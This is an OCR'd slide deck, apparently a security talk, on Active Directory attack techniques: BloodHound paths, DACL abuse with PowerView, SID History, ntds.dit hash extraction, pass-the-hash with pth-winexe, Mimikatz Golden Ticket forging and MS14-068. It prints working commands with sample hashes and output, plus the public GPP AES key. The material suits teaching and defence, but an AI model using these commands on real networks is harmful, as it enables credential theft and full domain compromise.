
All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
    4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
    f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

Active Directory Attack Paths


“Defenders think in lists. Attackers think in graphs. As long as this is true, attackers win.” – John Lambert (MSTIC)



https://github.com/BloodHoundAD/BloodHound

Active Directory Attack Paths

- Andy Robbins, Rohan Vazarkar and Will Schroeder released BloodHound (2016)
- Visualise unrolled membership of target groups – “derivative” admins
- Members derive permissions by virtue of exploiting attack chain
- Great tool for defenders to increase Active Directory resiliency





Example: we land a foothold on “WK01” where Lucy is logged on. Lucy is admin on another server SUP02, which we can pivot to. On SUP02 is a logged in session for a Domain Admin, James. As Lucy is admin on this box, we dump the credentials of James and gain Domain Admin privileges. Typical attack chains are much longer, especially on larger networks. Also known as “credential theft shuffle”.

Active Directory ACL Attack Paths

- Objects contain a DACL, containing multiple ACEs, each ACE specifies permissions
- ACL (mis)configurations may allow for chained object-to-object control

Example Active Directory DACL attack chain, resulting in elevated privileges, and DACL with potentially abusable ACE.




Owner: Domain Admins (CORP\Domain Admins) Change

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit

Permission entries:


Type	Principal	Access	Inherited from	Applies to
Allow	Cert Publishers (CORP\Cert P...		None	This object only
Allow	Helpdesk (CORP\Helpdesk)	Reset password	None	This object and all d
Allow	Windows Authorization Acce...		None	This object only

Example Active Directory object security permissions (supported by BloodHound and abusable with PowerView):

ForceChangePassword	Abused with Set-DomainUserPassword
Add Members	Abused with Add-DomainGroupMember
GenericAll	Abused with Set-DomainUserPassword or Add-DomainGroupMember
GenericWrite	Abused with Set-DomainObject
WriteOwner	Abused with Set-DomainObjectOwner
WriteDACL	Abused with Add-DomainObjectACL
AllExtendedRights	Abused with Set-DomainUserPassword or Add-DomainGroupMember

SID History

- Intended for migration scenarios
- Allows user to continue to access resources with the same level of access



SID: S-1-5-21-1681519704-3694571332-2764327249-1394

SID: S-1-5-21-2681619136-3678551342-2964727374-1159
sIDHistory: S-1-5-21-1681519704-3694571332-2764327249-1394

Resources:

CMS.FABRICAM.LOCAL
\\FS01.FABRICAM.LOCAL\MARKETING


Due to merger/acquisition, all users from FABRICAM.LOCAL
have been migrated to CORP.LOCAL domain

- Intended to work across domains, but can actually work in the same domain
- If attacker even briefly DA, can use Mimikatz to set sIDHistory to SID of default domain administrator


https://adsecurity.org/?p=1772

Active Directory Database attacks


- With access to DC (or backups) can copy ntds.dit
- Extracting hashes also requires SYSTEM registry hive
- Extract the account hashes and authenticate as any user, or create golden tickets
- Identify users whose passwords don’t expire & subject hashes to offline cracking



```
root@kali:~/Desktop/NTDS/libesedb-20170121/esedbtools# ./esedbexport -t ../../nd
ts ../../ntds.dit
esedbexport 20170121

Opening file.
Exporting table 1 (MSysObjects) out of 12.
Exporting table 2 (MSysObjectsShadow) out of 12.
Exporting table 3 (MSysObjids) out of 12.
Exporting table 4 (MSysLocales) out of 12.
Exporting table 5 (datatable) out of 12.
Exporting table 6 (hiddentable) out of 12.
Exporting table 7 (link_history_table) out of 12.
Exporting table 8 (link_table) out of 12.
```



```
When created:          2018-02-01 00:39:26+00:00
When changed:          2018-02-01 21:38:52+00:00
Account expires:       Never
Password last set:     2018-01-01 00:39:26.773502+00:00
Last logon:            Never
Last logon timestamp: Never
Bad password time      Never
Logon count:           0
Bad password count:    0
Dial-In access perm:   Controlled by policy
User Account Control:
        NORMAL_ACCOUNT
        DONT_EXPIRE_PASSWORD
Ancestors:
        $ROOT_OBJECT$, LOCAL, CORP, Users, Steve_DA
Password hashes:
        steve_da:$NT$4e651526d672ecc742cf37a61b03ca60:S-1-5-21-2648318136-3686571242-2923127574-1136::
```




```
$ pth-winexe --user=CORP\steve_da%00000000000000000000000000000000:4e651526d672ecc7
42cf37a61b03ca60 //DC02 "whoami && hostname"
CORP\steve_da
DC02
$
```

- Implement alerting e.g. WEF/SCOM and Sysmon on DCs to track ntds.dit access

Golden Tickets

krbtgt hash => sign valid Kerberos TGT tickets for any user

kerberos::golden: command used to create both Silver and Golden tickets.
/admin: the user you want to impersonate (can also use **/user**)
/domain: the domain fqdn
/sid: refers to the domain SID.
/id: (optional) the id of the user
/krbtgt: the ntlmv2 hash of the krbtgt account (or **/rc4**)
/ptt: inject forged token into memory for immediate use (can start new elevated command window with **misc::cmd**)


C:\Windows\system32\cmd.exe
mimikatz 2.1.1 x64 (oe.eo)
C:\Windows\SYSTEM32\cmd.exe

```
C:\Users\steve\Desktop>dir \\dc02.corp.local\c$
Access is denied.

C:\Users\steve\Desktop>
```

```
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::golden /admin:Administrator /domain:corp.local /sid:S-1-5-21-1712415879-3818957385-1922156768 /id:5
00 /krbtgt:172cd8faa9bcd9977f5a622e6eb867fc /ptt
User      : Administrator
Domain    : corp.local (CORP)
SID       : S-1-5-21-1712415879-3
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 172cd8faa9bcd9977f5a6
Lifetime  : 2/27/2018 8:38:56 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
```

```
C:\Users\steve\Desktop\mimikatz_trunk\x64>dir \\dc02.corp.local\c$
 Volume in drive \\dc02.corp.local\c$ has no label.
 Volume Serial Number is E6C4-8290

 Directory of \\dc02.corp.local\c$

07/16/2016  01:23 PM    <DIR>          PerfLogs
02/22/2018  11:08 PM    <DIR>          Program Files
07/16/2016  01:23 PM    <DIR>          Program Files (x86)
02/22/2018  03:05 PM    <DIR>          Users
02/23/2018  11:59 PM    <DIR>          Windows
               0 File(s)              0 bytes
```

PAC Attacks

Forged PAC exploit (MS14-068)

- Allows unprivileged user to gain domain admin privs
- Request TGT with no PAC, receive signed TGT, put desired PAC in TGT and send to vulnerable KDC as part of TGS-REQ … vulnerable KDC will accept and provide a new TGT with access specified in PAC
- DC will accept new TGT for subsequent TGS requests
- Used by attackers in 2015 Kaspersky breach

MS14-068 in the real world.
"Welcome Captain. Would you like a coffee before you take off"

UNITED FLIGHT D3048 RAP - DEN LAST NAME, FIRS

DEPARTURE GATE
A22

BOARDS AT
3:15PM SEPT 01 2010

BOARDING ZONE
2

1ST LEG SP NSFER AT DEN

2 207 3 958 33

00I8A

AIRLINES INC

PCS. CK WT. UNCK WT. SEQ NO. PCS. CK WT. UNCK WT.

NO SMOKING

UNITED BOARDING PASS

UNITED FLIGHT D3048

SEAT NUMBER
23A Coach

LAST NAME, FIRST NAME

RAPID CITY SD TO DENVER CO
RAP TO DEN

DEPARTS
3:40PM

UNITED

PiLOT

https://twitter.com/gmillard/status/535061077374296064


Diamond PAC

- Subtle variant of Golden Ticket attack – doesn’t craft full Kerberos ticket, but injects “Diamond” PAC
- Uses Kerberos authentication flow to inject crafted PAC (as with MS14-068)


http://adsecurity.org/?p=763
